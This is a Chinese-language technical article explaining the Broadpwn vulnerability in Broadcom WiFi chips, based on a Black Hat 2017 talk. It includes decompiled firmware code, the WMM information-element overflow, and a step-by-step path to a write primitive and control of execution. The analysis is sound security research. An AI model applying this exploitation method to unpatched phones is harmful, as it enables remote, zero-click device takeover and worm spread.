第一只WiFi蠕虫的诞生：完整解析博通WiFi芯片Broadpwn漏洞（含EXP / POC）

Elaine_z 2017-08-04 共291692人围观 ，发现 5 个不明物体


无线安全 漏洞

> 过去的几个月里，Android 和 iOS 数十亿台设备中都曾出现过可怕的 WiFi 远程代码执行漏洞 BroadPwn。谷歌 7 月初发布了修复补丁，而苹果则是在 7 月 19 日发布的更新。而此次开得热火朝天的 Black Hat 2017上安全研究员 Nitay Artenstein 也针对这个漏洞进行了详细剖析。
>
> Broadpwn 漏洞甚至还能进化成 WiFi 蠕虫，如果你的移动设备没有及时更新，只需置身在恶意WiFi范围内就会被黑客捕获、入侵、甚至被转化成恶意AP、继续感染附近的手机终端...
>
> 目前漏洞虽然已经得到修复——但这个漏洞的研究过程也许能给安全研究和防护带来深层次的思考。所以，本文按照黑帽大会上进行的分享及分享者的博客内容进行了整理，希望能给大家带来帮助！

不需要用户交互、完全远程利用的漏洞，已经消失匿迹了一段时间了。这种漏洞在一些不够安全、或者说未能及时更新的设备上找到，（如路由器、IoT设备或者旧版 Windows 上），但在 Android 及 iOS 上，实际并没有可以远程利用并绕过 DEP 及 ASLR 保护机制的漏洞。如果想要侵入 Android 或 iOS设备，攻击者一般还是通过浏览器漏洞进行。从这个角度切入的话，我们可以从攻击者的视角进行思考，也就是说，有效的漏洞利用需要用户主动点击可疑链接、连接到攻击者的网络、或者浏览不受 HTTPS 保护的站点。然而，警觉性高的用户就不会上当。

随着现代的操作系统不断加强安全防护，攻击者很难找到全新而有力的攻击向量。当然，远程漏洞利用绝非易事。常见的本地漏洞利用都会利用各种特定系统上的接口（如本地的系统调用或者 Javascript ），通过各种交互操作触发，这样攻击者可以获取涉及目标的地址空间以及内存状态的信息。而远程攻击者，在与目标的交互手段上会有很大的限制。为了成功实施一次远程攻击，攻击者所使用的漏洞需要在各种情况下都具有普适性。

本研究的目标在于揭示这种类型的攻击以及漏洞利用—— Broadpwn 是一种完全远程的攻击，它通过博通 BCM43xx 系列 WiFi 芯片组的漏洞在 Android 或 iOS 的主应用程序处理器上进行代码注入。**本文的叙述将会如下流程展开：首先是按照思考流程解释我们如何选择适合远程利用的攻击面，接着解释为了避免需要用户交互的触发，我们如何在特定程序块中进行调查、最后是如何形成一个可用且完全远程的漏洞利用。**



文末还会有个 **[彩蛋] ：**在二十世纪初期，自传播的蠕虫恶意程序很常见。但随着 DEP 和 ASLR 的出现，这种远程 exp 逐渐消失，2009 年的 Conficker 成为了历史记载中最后一个自传播的网络蠕虫。而利用当前的 Broadpwn 我们可以延续传统（:P），将其改造成第一个针对移动设备 WiFi 的蠕虫、同时也是近八年内的第一只公网蠕虫。

一、攻击面分析

DEP 和 ASLR 是攻击者最恐惧的两个词。一般为了利用漏洞进行代码注入，我们需要获取涉及地址空间的信息。但自从有了 ASLR 机制的存在，这些信息就很难获取，有些时候需要通过单独的信息泄露漏洞才能获得。以及，普遍意义上远程利用信息泄露漏洞，会比普通情况更难，因为目标与攻击者的交互十分有限。在过去的近十年来，有数百个漏洞因此凄惨 “ 死去 ” 。

当然，嵌入式系统中不会存在这样的问题，路由器、摄像头、各种IoT设备都不会有专门的安全防护机制。但谈及智能手机，情况就又不一样了：**Android 和 iOS 都很早就应用 ASLR 机制了！**但直接这样说其实还是有不准确的地方的，因为这些机制只是针对主应用处理器进行保护——然而智能手机本身是一个复杂系统！于是我们在进行研究的时候开始思考，手机上还有哪些不受 ASLR 保护的处理器呢？

实际上，大多数的 Android 和 iOS 智能手机都还有两个额外的处理芯片，这是考虑远程攻击的极好的突破口——**基带芯片** 和 **WiFi 芯片**。

基带芯片涉及的领域很宽泛也很奇妙，毋庸置疑会吸引很多攻击者。但是，攻击基带也是相当有难度的事情，因为生产厂家各不相同，攻击不得不变得非常零碎。基带市场目前也面临着巨大的转折：多年之前，高通是一览众山小的领先者，但现在的市场已经被多个竞争者占领。三星的Shannon modem在新一代三星手机中得到普及；英特尔的 Infineon 芯片已经接替了高通，成为 iPhone 7 以上版本的基带；而联发科技的芯片已经成为低成本 Android 设备最受欢迎的选择。当然，高通仍然占据高端非三星 Android 中基带市场的主导地位。

WiFi 芯片组则有着另一段故事：但在最主要的智能手机中，包括三星 Galaxy 型号，Nexus 以及 iPhone 在内，博通对它们来说都是最主要的芯片厂商。在笔记本设备中，WiFi 芯片组管理 PHY 层，而 kernel driver 负责处理 第三层及以上——这被称为 SoftMAC 框架。然而在移动设备上，由于对电源的考虑导致设备设计人员选择应用 FullMAC WiFi 实现方式，这样 WiFi 芯片是自行负责处理 PHY，MAC 和 MLME ，并自行传输准备好的内核驱动程序数据包，这也就是说 **WiFi 芯片是会自行处理可能被攻击者控制的数据输入。**

在选择攻击面的考虑时，还有一个因素影响了我们的选择。在博通芯片上进行测试的时候，我们欣喜地发现，它不受 ASLR 保护，而整个 RAM 都有 RWX 许可——这意味着我们可以**在内存中的任何地方进行**

读，写和运行代码的操作！但是在 Shannon 、联发科技、以及高通的基带中存在 DEP 机制的保护，所以相对而言，更难进行漏洞利用。

二、博通芯片分析

博通的 WiFi芯片是高端智能手机 WiFi 组的主要选择。在不算特别详尽的研究中，我们发现以下智能手机的型号使用的是博通的 WiFi 芯片：

部分三星 Galaxy 系列的 S3 至 S8
所有三星 Notes 3，Nexus 5, 6, 6X 和 6P
所有 iPhones 5 之后的型号


芯片的型号则是从 BCM4339 到 BCM4361型号。

芯片固件的逆向工程和调试相对简单，因为每次芯片重制后的主 OS 都将未加密的固件二进制程序加载到芯片的 RAM 中，由此，只是通过手机系统的简单搜索就足以定位博通固件的地址。但如果在 Linux 内核上，这样的路径通常会在配置的变量 BCMDHD_FW_PATH 中定义。

我们之后又发现了另一件让人高兴的事情，固件上并不会对完整性进行检验，也就是说攻击者可以轻松地对原始固件进行修改，添加 hook 进行打印输出调试或者其他行为修改，甚至修改内核来调用我们自己的固件。我们在研究的过程中就经常地放置 hook 并观察系统的行为（更有趣的是系统的不正常行为）。

我们调查中的博通芯片都运行的是 ARM Cortex-R4 微控制器。这个系统的奇怪之处在于，大部分代码都是在 ROM 上运行的，大小为 900 k。而后续的更新都是存放在 RAM 中的，也占 900 k 的大小。在执行更新或修复的时候，在 RAM 中会有一个附加的 thunk 表，然后在执行的特点位置进行调用这个表。如果有错误需要进行修复，则可以对 thunk 表进行重定向指向新代码。

而在架构方面，将 BCM43xx 视为 WiFi 片上系统（SoC）应该是正确的，因为这里有两个不同的芯片在处理包数据。主处理器 Cortex-R4 在将收到的包数据交给 Linux 内核之前，会先处理 MAC 和 MLME 层的数据；但使用专有博通处理器架构的单独芯片则可处理 802.11 PHY 层。SoC的另一个组件是应用处理器的接口：早期的博通芯片使用的是较慢的 SDIO 连接，而 BCM4358及更高版本使用的 PCIe。



WiFi SoC 中的主要 ARM 微控制器运行着 HNDRTE 这个神秘的专有实时操作系统（RTOS）。虽然 HNDRTE是闭源的，但也有地方可以获取到之前版本的源码。之前的研究人员提及 Linux brcmsmac 驱动程序——它是 SoftMAC WiFi芯片的驱动程序，只会处理 PHY 层的数据，并让内核去执行其他操作。尽管这个驱动中却是包含HNDRTE的常用源码，但我们发现数据包处理的驱动程序代码（我们希望找到漏洞的部分）与固件中的还是明显不同，因此这样的尝试并没能帮上我们。


最有用的资源则是 VMG-1312 的源代码，VMG-1312 也是使用博通芯片组的路由器，虽然这个产品早已被人们遗忘。尽管之前的 brcmsmac 驱动中包含博通开源使用在 Linux 上的代码，但在 VMG-1312 中居然包含有博通专有的闭源代码，可以看到代码上标注了 “这是博通未公开的专有源代码” 警示信息。显而易见，这是博通代码不小心混在 VMG-1312 源码中错误公开了！

这些泄露的代码片段包含我们在固件 blob 中找到的大部分功能。但这部分还是有些过时，没有包含最新的 802.11协议的相关处理方法。但我们找到的这部分对于此次研究已经非常有用，主要的数据包处理功能并没有发生大的变化。我们通过将源代码与固件进行比对，能够快速地获取数据包处理代码部分的整体概念，帮助我们寻找到值得关注的代码区域，并将关注点移到下一个阶段上——如何找到合适可用的漏洞。


三、漏洞在哪

在此确认一下“合适可用的漏洞“的定义，我们认为，当前所需要寻找的漏洞应当满足以下的要求：

> 1. 这个漏洞不需要攻击目标进行交互触发
>
> 2.不需要我们了解系统的当前状态，因为远程攻击并不能了解足够多的信息
>
> 3.成功利用后，这个漏洞还是能让系统保持在稳定状态



从那里开始思考呢。我们可以先简单回顾一下 802.11 连接过程。这个过程从客户端发起，在 802.11 lingo 中称为移动工作站（STA），会对附近所有的接入点（AP ）发送探测请求（Probe Request）来进行连接。然后探测请求中会包含两种数据，其一是 Supported Rates（移动工作站支持的速率）；其二是该站点之前连接上的 SSID 列表。而在下一个过程中，支持对应速率的 AP 会发送一个探测响应（包含支持的加密类型等数据）。之后，STA 和 AP 都会发送身份认证信息数据包。而在最后一步中，STA 会发送关联请求（Association request ）给选择连接的 AP 。



在上述过程中的数据包都有相通的结构：基本的 802.11 报头，然后是一些 802.11 信息元素（IE）。信息元素都是以众所周知的 TLV 进行编码，第一个字节标注信息的类型，第二个字节保存长度，最后的字节保存实际的数据。通过解析这个数据，AP 和 STA 都可以在连接过程中获得对方的需求和性能信息。

任何实际认证，如使用 WPA2 的协议进行的认证，都发生在此连接过程之后。由于在连接过程之中并没有真实的认证元素，所以攻击者可以使用 MAC 地址及 SSID 模仿称任何的 AP。STA 只能在下一步的认证过程发现这个 AP 是伪造的。这个特性使得连接过程的这一步中出现的 bug 是非常珍贵的。在连接过程中攻击者如果能发现 bug ，就可以嗅探到目标设备的探测请求，伪装成 STA 在搜索的 AP ，然后无需认证即可触发漏洞。

博通代码高度模块化地处理 802.11 中不同协议及固件中函数这一点，也给我们寻找漏洞提供了便利。在 wlc_attach_module 函数中，它将不同的协议和功能抽象成一个单独的模块。 wlc_attach_module 调用的各种初始化函数的名称能够给一些指导，下面是例子：

```
prot_g = wlc_prot_g_attach(wlc);
wlc->prot_g = prot_g;
if (!prot_g) {
  goto fail;
}
prot_n = wlc_prot_n_attach(wlc);
```

```
wlc->prot_n = prot_n;
if (!prot_n) {
  goto fail;
}
ccx = wlc_ccx_attach(wlc);
wlc->ccx = ccx;
if (!ccx) {
  goto fail;
}
amsdu = wlc_amsdu_attach(wlc);
wlc->amsdu = amsdu;
if (!amsdu) {
  goto fail;
}
```

在模块初始化函数之后才是相关处理操作的程序部分，每次产生或者收到数据包时都会调用这些函数来进行处理。他们会负责匹配接受到分组数据的上下文，或生成用于输出分组的协议数据。我们会更在意协议数据，因为这是解析攻击者控制的数据代码，相关函数在 wlc_iem_add_parse_fn 中，具有如下的原型：

```
void wlc_iem_add_parse_fn(iem_info *iem, uint32 subtype_bit
field,
                          uint32 iem_type, callback_fn_t f
n, void *arg)
```

我们很快就可以发现，wlc_iem_add_parse_fn 在 wlc_module_attach 得到了调用。通过编写代码来解析传递的参数，我们可以为连接过程的每个阶段创建一个被调用的解析器列表。然后通过缩小范围，提高研究效率，发现问题关键。

四、漏洞所在

无线多媒体扩展（WMM）是802.11标准的服务质量（QoS）扩展，使得接入点可以根据不同的接入类别（如语音，视频或其他）对流量进行优先级排序。举例来说，WMM 被用于在对数据流量高需求的应用（例如 VoIP 或流视频）中使用，以确保最佳服务质量。在客户端与 AP 的关联过程中，STA 和 AP 都会以信息元素（IE）添加 WMM 支持级别标识到信标、探测请求、探测响应、关联请求和关联响应分组的末尾。

在我们分析由 wlc_iem_add_parse_fn 安装之后解析关联数据包的函数中的 bug 时，我们偶然发现了以下的函数：

```
void wlc_bss_parse_wme_ie(wlc_info *wlc, ie_parser_arg *ar
g) {
  unsigned int frame_type;
```

```
wlc_bsscfg *cfg;
bcm_tlv *ie;
unsigned char *current_wmm_ie;
int flags;
frame_type = arg->frame_type;
cfg = arg->bsscfg;
ie = arg->ie;
current_wmm_ie = cfg->current_wmm_ie;
if ( frame_type == FC_REASSOC_REQ ) {
  ...
  <handle reassociation requests>
  ...  }
if ( frame_type == FC_ASSOC_RESP ) {
  ...
  if ( wlc->pub->_wme ) {
    if ( !(flags & 2) ) {
      ...
      if ( ie ) {
        ...
        cfg->flags |= 0x100u;
        memcpy(current_wmm_ie, ie->data, ie->len);
```

最后一行的程序调用了 memcpy()，却没有验证缓冲区 current_wmm_ie 是否能容纳数据 ie->len 。现在把这个问题称为 bug 可能还为时太早：让我们先看看现在分配给 current_wmm_ie 的大小，调查一下是否会引起溢出。然后我们可以在分配缓冲区的函数中找到答案。

```
wlc_bsscfg *wlc_bsscfg_malloc(wlc_info *wlc) {
  wlc_info *wlc;
  wlc_bss_info *current_bss;
  wlc_bss_info *target_bss;
  wlc_pm_st *pm;
  wmm_ie *current_wmm_ie;
  ...
  current_bss = wlc_calloc(0x124);
  wlc->current_bss = current_bss;
  if ( !current_bss ) {
    goto fail;  }
  target_bss = wlc_calloc(0x124);
  wlc->target_bss = target_bss;
  if ( !target_bss ) {
    goto fail;  }
  pm = wlc_calloc(0x78);
  wlc->pm = pm;
  if ( !pm ) {
    goto fail;  }
  current_wmm_ie = wlc_calloc(0x2C);
  wlc->current_wmm_ie = current_wmm_ie;
  if ( !current_wmm_ie ) {
    goto fail;  }
```

current_wmm_ie 缓冲区的大小为 0x2c（44）字节，而整个 IE 的最大尺寸为 0xff (255) 字节，这意味着我们可以得到的最大溢出可以达到 211 字节。

但这样的溢出不一定会让我们实现目标。以前的 CVE-2017-0561（TDLS 问题）很难利用，因为攻击者最多只能溢出到下一个堆，也还需要很复杂的堆技巧来获得写入原语的权利，同时破坏堆的状态及恢复执行还会更难。据我们目前所知，现在这个 bug 可能也会这样叫人白费力气，所以需要先仔细看看这里溢出的是什么。

假设 malloc() 函数自顶向下分配内存块，通过查看前文的代码中搜索，我们可以发现 wlc->pm 结构体就会分配到存储空间，紧挨 wlc->current_wmm_ie 结构体（溢出目标）之后。为了验证这个假设，我们把 current_wmm_ie 转换成16 进制，在 BCM4359 上进行测试的话可以发现——它总是会分配在 0x1e7dfc 位置：

```
00000000: 00 50 f2 02 01 01 00 00 03 a4 00 00 27 a4 00 00
  .P..........'...
00000010: 42 43 5e 00 62 32 2f 00 00 00 00 00 00 00 00 00
  BC^.b2/.........
00000020: c0 0b e0 05 0f 00 00 01 00 00 00 00 7a 00 00 00
  ............z...
00000030: 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  ................
00000040: 64 7a 1e 00 00 00 00 00 b4 7a 1e 00 00 00 00 00
  dz.......z......
00000050: 00 00 00 00 00 00 00 00 c8 00 00 00 c8 00 00 00
  ................
00000060: 00 00 00 00 00 00 00 00 9c 81 1e 00 1c 81 1e 00
  ................
00000070: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  ................
00000080: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  ................
00000090: 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  ................
000000a0: 00 00 00 00 00 00 00 00 2a 01 00 00 00 c0 ca 84
  ........*.......
000000b0: ba b9 06 01 0d 62 72 6f 61 64 70 77 6e 5f 74 65
  .....broadpwn_te
000000c0: 73 74 00 00 00 00 00 00 00 00 00 00 00 00 00 00
  st..............
000000d0: 00 00 00 00 00 00 fb ff 23 00 0f 00 00 00 01 10
  ........#.......
000000e0: 01 00 00 00 0c 00 00 00 82 84 8b 0c 12 96 18 24
  ...............$
000000f0: 30 48 60 6c 00 00 00 00 00 00 00 00 00 00 00 00
  0H`l............
```

看一下 0x2c ，这里是 current_wmm_ie 的末尾，我们可以看到下一个堆块的大小 0x7a ——这也是 wlc->pm 结构体加上两个字节大小的间隔所占的大小。所以我们的假设是正确的：**溢出只能用在wlc_pm_st 类型的结构体 wlc->pm 中。**

但值得注意的是，current_wmm_ie 和 pm 的位置是静态的、完全固定的。由于这些结构在初始化过程中得到了提前的分配，他们会始终被分配到相同的内存地址。这个特点可以让攻击者在这一步不用思考复杂策略。

五、漏洞利用 Exploit

找到漏洞还算是轻松的部分，写一个可靠的远程利用方法更艰难一些，有时发现的漏洞很难被利用。

编写远程攻击的主要困难在于需要攻击目标的地址空间信息，其次是有些小错误会导致不可收场：在内核远程攻击中，任何错误步骤都会导致内核恐慌，受害者就会接到警告消息。

而在博通 Broadpwn 之中，这些困难之处万幸都能够解决：首先，在漏洞利用中我们用到的相关结构体的地址和数据都在固件中是给定的，这样，我们不需要进行动态地址分配的处理。其次，芯片崩溃不会带来很多噪声，用户只会看到在用户界面上的 WiFi 图标消失，芯片复位时会出现暂时的连接中断。

这样我们就可以针对这个固件顺利地建立地址字典，然后不断启动 exp 暴力破解出正确的地址集。

我们再来看下如何进行 写入原语（write primitive） 的获取。溢出的结构类型为 wlc_pm_st 这可以改变电源的管理状态（进入 / 离开节电模式）这个结构按照如下进行了定义：

```
typedef struct wlc_pm_st {
  uint8 PM; bool PM_override;
  mbool PMenabledModuleId;
  bool PMenabled;
  bool PMawakebcn;
  bool PMpending;
  bool priorPMstate;
  bool PSpoll;
  bool check_for_unaligned_tbtt;
  uint16 pspoll_prd;
  struct wl_timer *pspoll_timer;
  uint16 apsd_trigger_timeout;
  struct wl_timer *apsd_trigger_timer;
  bool apsd_sta_usp;
  bool WME_PM_blocked;
  uint16 pm2_rcv_percent;
  pm2rd_state_t pm2_rcv_state;
```

```
  uint16 pm2_rcv_time;
  uint pm2_sleep_ret_time;
  uint pm2_sleep_ret_time_left;
  uint pm2_last_wake_time;
  bool pm2_refresh_badiv;
  bool adv_ps_poll;
  bool send_pspoll_after_tx;
  wlc_hwtimer_to_t *pm2_rcv_timer;
  wlc_hwtimer_to_t *pm2_ret_timer;
} wlc_pm_st_t;
```

这个结构体之中的四个成员变量很有意思呢，可以被攻击者利用：pspoll_timer、 wl_timer 类型的 apsd_trigger_timer，pm2_rcv_timer 和wlc_hwtimer_to_t 类型的 pm2_ret_timer。

```
typedef struct _wlc_hwtimer_to {
  struct _wlc_hwtimer_to *next;
  uint timeout; hwtto_fn fun;
  void *arg; bool expired;
} wlc_hwtimer_to_t;
```

在处理数据包和触发溢出之后，函数 wlc_hwtimer_del_timeout 会被调用，同时接收到 pm2_ret_timer 为参数：

```
void wlc_hwtimer_del_timeout(wlc_hwtimer_to *newto) {
  wlc_hwtimer_to *i;
  wlc_hwtimer_to *next;
  wlc_hwtimer_to *this;
  for ( i = &newto->gptimer->timer_list; ; i = i->next )
 {
    this = i->next;
    if ( !i->next ) {
      break; }
    if ( this == newto ) {
      next = newto->next;
      if ( newto->next ) {
        next->timeout += newto->timeout; // write-4 primiti
ve
      }
      i->next = next;
      this->fun = 0;
      return;
    }
  }
}
```

我们从代码中可以看出，通过覆盖 newto 的值，并指向攻击者控制的位置，next->timeout 所指向的内存位置就可以增加 newto->timeout 的内容。这就是一个 – 在哪里写入什么 – 的原语，但

这样做会有个限制，就是攻击者必须知道被覆盖内存位置上的原始内容。

还有另一种限制更少的原语写入方法，就是通过 struct wl_timer 类型的 pspoll_timer 成员。这个结构体能在相关过程中定期触发的回调函数进行处理：

```
int timer_func(struct wl_timer *t) {
  prev_cpsr = j_disable_irqs();
  v3 = t->field_20;
  ...
  if ( v3 ) {
    v7 = t->field_18;
    v8 = &t->field_8;
    if ( &t->field_8 == v7 ) {
      ...
    } else {
      v9 = t->field_1c;
      v7->field_14 = v9;
      *(v9 + 16) = v7;
      if ( *v3 == v8 ) {
        v7->field_18 = v3;
      }
    }
    t->field_20 = 0;
  }
  j_restore_cpsr(prev_cpsr);
  return 0;
}
```

从这个函数的末尾可以看到，在这里其实可以更方便地获取写入原语。我们可以将我们存储在field_1c中的值写入我们存储在 field_18 中的地址。这样，我们可以将任意值写入任何内存地址，而不会受到前一种方法的限制。

下一个问题就在于，如何将我们的写入原语用于完整的代码执行。为此，可以考虑两种方法：一种是需要我们事先知道固件内存地址（或通过暴力破解获取），还有一种更难实现的方法。我们先看一下前一种方法。

为了实现写入原语，我们需要用控制的内存地址覆盖 pspoll_timer。由于wlc-> current_wmm_ie 和 wlc-> ps 的地址对于给定的固件版本是已知且和一致的，我们可以完全覆盖其内容，因此我们可以将 pspoll_timer 设置为指向这些对象内的任何位置。为了创建一个虚假的wl_timer对象，wlc-> current_wmm_ie和wlc-> ps之间的未使用的区域是最理想的选择。把我们自己伪造的 timer 对象放入，然后让 field_18 指向 我们希望覆盖的位置（减去14的偏移量），然后在 field_1c 中保存

我们需要覆盖的内容。一旦触发覆盖操作，我们只需要等待timer函数被调用，就会执行覆盖操作。

再下一步就是需要确定哪个内存的地址是我们想要覆盖的。在上述的函数中出触发覆盖操作之后，立刻会调用用 j_restore_cpsr 操作。这个函数主要就做一件事情：它会在 RAM 的 thunk 表中，从 thunk 表中提取 restore_cpsr 的地址，并跳转过去。因此，通过覆盖 thunk 表中的 restore_cpsr 的索引，我们可以使我们自己的函数立刻被调用。

目前为止，我们现在已经获得了对指令指针的控制，并且完全掌握了跳转到任意存储地址的权利。整个RAM是 RWX 的，也没有对内存权限的限制，这也就是说，我们可以从堆，栈或者任何之中执行任意代码。但还会有存在一个问题，shellcode放哪里比较好呢？我们可以将shellcode写入到溢出的那个 wlc-> pm 结构体中，但这带来了两个难点：首先，空间受到 211 字节覆盖的限制。第二， wlc-> pm 结构不断被 HNDRTE 代码的其他部分使用，所以 shellcode 在结构体中的错误位置会导致整个系统崩溃。

经过了失败之后，我们意识能用的代码空间很小：wlc-> pm 结构中的 12 个字节（不会引发崩溃的唯一位置），在放 SSID 字符串的相邻结构体中的 32 个字节（可自由覆盖）。总计 44 字节的空间不能容纳我们的payload，所以需要找个别的地方。

